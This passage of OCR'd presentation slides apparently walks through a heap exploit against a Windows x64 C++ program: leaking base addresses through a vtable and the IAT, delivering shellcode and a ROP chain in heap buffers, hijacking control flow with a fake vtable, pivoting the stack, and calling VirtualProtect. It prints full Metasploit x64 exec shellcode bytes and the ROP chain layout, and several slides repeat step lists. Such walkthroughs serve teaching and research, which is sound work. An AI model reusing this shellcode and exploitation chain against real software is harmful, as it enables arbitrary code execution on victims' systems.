
Exploitation – Leak base addresses

- *next points to object on heap
- Read value = *vtable
- *vtable points to .rodata in .exe



Exploitation – Leak base addresses

- vtable is at static offset
  - Gives us base address of .exe image
- Read IAT of .exe image
  - `kernel32!FreeLibrary`
  - `cpprest.dll!web.http.details.http_request.reply()`



Exploitation – Deliver payloads

- Easy, deliver as `state_buffer` of an object
- Leak `*state_buffer`
- We will deliver the ROP chain and the shellcode in different heap chunks

Exploitation – Shellcode

- We will first deliver the shellcode and leak its address so we can construct the ROP chain

- Metasploit `windows/x64/exec CMD=calc.exe`

```
# windows/x64/exec - 276 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
# CMD=calc.exe
shellcode_size = 276
shellcode = \
b'\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41' \
b'\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48' \
b'\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f' \
b'\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c' \
b'\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52' \
b'\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b' \
b'\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0' \
b'\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56' \
b'\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9' \
b'\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0' \
b'\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58' \
b'\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44' \
b'\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0' \
b'\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a' \
b'\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48' \
b'\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00' \
b'\x00\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41' \
b'\xba\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41' \
b'\xba\xa6\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06' \
b'\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a' \
b'\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65' \
b'\x78\x65\x00' + \
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' * 8
```


Exploitation – ROP chain

- We can deliver the ROP chain at a location known to us

```
rop_chain = \
gadget1 + \                                  → pop rcx; ret;
shellcode_address + \                          <address of shellcode>
gadget2 + \                                  → pop rdx; ret;
arg2 + \                                       0x1000
gadget3 + \                                  → pop r8; ret;
arg3 + \                                       0x40
gadget4 + \                                  → pop r9; ret;
arg4 + \                                       <end of shellcode + 32>
from_int(kernel32_VirtualProtect) + \          kernel32!VirtualProtect
shellcode_address + \                          <address of shellcode>
rop_chain_padding
```

Exploitation – Hijack control-flow


- As described before, construct fake vtable and fake object, make *next point to it and perform action that calls `Program::main()`




Exploitation – First gadget

- First gadget will fill `rsp` with a value we control
  - Second value in fake vtable = address of ROP chain on heap

```
48 8B 60 08          mov     rsp,qword ptr [rax+8]
C3                   ret
```




Exploitation




1. Deliver shellcode
2. Deliver ROP chain

Exploitation




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow

Exploitation




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer

Exploitation




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain

Exploitation




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Return to VirtualProtect

Exploitation



1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Return to VirtualProtect
7. Mark shellcode executable

Exploitation

